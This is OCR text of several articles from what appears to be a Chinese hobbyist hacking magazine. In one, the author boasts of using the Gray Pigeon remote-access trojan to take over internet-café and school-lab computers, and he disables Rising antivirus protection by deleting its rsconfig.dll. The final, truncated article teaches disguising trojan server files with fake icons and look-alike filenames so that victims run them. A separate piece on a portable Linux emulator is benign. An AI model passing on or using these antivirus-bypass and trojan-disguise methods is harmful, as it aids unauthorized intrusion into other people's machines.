使用迅雷修改虽然方便，但我们总不能带着迅雷到处走，多沉啊！不过比特精灵也带有修改线程的功能（图5），更好的是这个工具是独立的一个文件，体积小携带方便，使用方法就不再赘述了。




图5

一个小小的问题有多种解决方法，虽然本质上是相同的，但我们需要根据个人情况来选择最适合自己的方法。

（本文所涉及到的EvID4226Patc和BetterSP2已收录到光盘中）

干掉瑞星的监控密码

小鹏



在X的论坛里混了几个月，我总算学会了使用灰鸽子，在网吧里也曾经抓到过一些肉鸡，还算不错哟。今天在机房里上机，我就打算在机房里抓会儿肉鸡。但是机房里的电脑都安装有瑞星2007，一把小绿伞站在右下角，幸亏我学会了制作灰鸽子服务端的免杀，不然就要前功尽弃了。

首先把我使用的电脑的病毒监控程序关掉（图1），不然灰鸽子可打不开，而且还老报我U 盘里有病毒！




图1

正要关的时候问题出现了，居然还要密码（图2）！晕了，猜了老半天密码也没有猜到，难道没有解决的办法了吗？




图2

我找到瑞星的安装路径，看到了小绿伞。我本来认为把它删了就会没事了，可就是不让删，提示说：程序正在运行中。除了密码外没有别的办法了吗？我开始了一次大屠杀（反正学校机房有还原系统），把瑞星的文件一个一个的找，一个一个的删，最后工夫不负有心人，终于被我找到了，是个dll文件，全名是rsconfig.dll（图3）。我把它删除后再关闭瑞星监控就不需要回答密码了（图4）。终于让菜菜我找到了瑞星的漏洞了，感谢X，让我相信了没有十全十美的的软件，只要肯研究，就一定会找出解决的方法的！




图3




图4

LINUX终极模拟

BASENET

一个真正的好菜鸟，不能只会使用一个Windows系统。因此，要想成为好菜鸟，就得多多体验一下别的操作系统，尤其是LINUX，当然我们可以通过安装虚拟机，再安装LINUX的方法来进行体验，但是安装过程相对于今天我要介绍给大家的方法实在是太复杂了。

在去年的X上我曾经利用Windows下的doskey命令为大家写了一个简单的熟悉LINUX命令的批处理，相信各位小菜都已经非常熟悉LINUX的命令了。现在我们可以利用MetroPipe VPM，通过简单的运行一个批处理文件，就能体验LINUX的强大功能了，相对来说这个软件比CYGWIN（一个在Windows平台上运行的UNIX模拟环境）好用多了。VPM是一个多平台的小型虚拟机软件，小小的压缩包中包含了一个完整的Linux版本。解压缩后直接运行其中的qemu-win.bat就能启动Linux，如果是在Linux中使用则运行boot-linux.bat，如图1。




图1

根据弹出窗口的提示回车登录Linux，出现桌面后就能和普通Linux一样操作了，如图2。

磁盘目录结构、命令等都和普通的Linux完全相同！使用组合键“Ctrl+Shift+F”就能全屏操作Linux，但是全屏之后屏闪比较严重，还是窗口模式对得起自己的眼睛哦。要回到窗口模式只需再按一次“Ctrl+Shift+F”。运行VPM后，软件会直接映射Windows系统中当前存在的网络连接，无需手动进行网络配置，我们可以用Linux中自带的Firefox来浏览网页（图3）、Thunderbird收取邮件、axFTP上传文件，可惜的是软件只支持英文，浏览中文网站会出现大量的问号。




图2




图3

另外进入Linux后，你会发现鼠标无法脱离Linux窗口了，要再次回到Windows系统才行，可以使用组合键“Ctrl+Shift”。

个人感觉这是一个非常优秀的LINUX虚拟软件，压缩包大小只有70M，无需安装，方便快捷，想体验LINUX的叉子们可千万不要错过哦！

（本文所涉及到的MetroPipe VPM已收录到光盘中）

图标也疯狂

x_safe[S.H.C]

我们都知道一些最常见的木马病毒的伪装手段，什么数字1和字母l，数字0和字母o的伪装等。这些小把戏我们这些小菜也会经常用来隐藏自己的木马。这次来向大家介绍一个木马易容术，不过这次我们要自己动手来打造伪装的马甲，那就是——图标的替换。




图1

使用过黑洞的读者都知道，生成的服务端可以伪装成类似文本文档的文件，其图标是类似文本文档的图标（实际上不是，我们仔细对比图1中的两个图标就可以看出区别了），那能不能伪装成更好的图标呢？答案当然是可以的，关键是要找到好的图

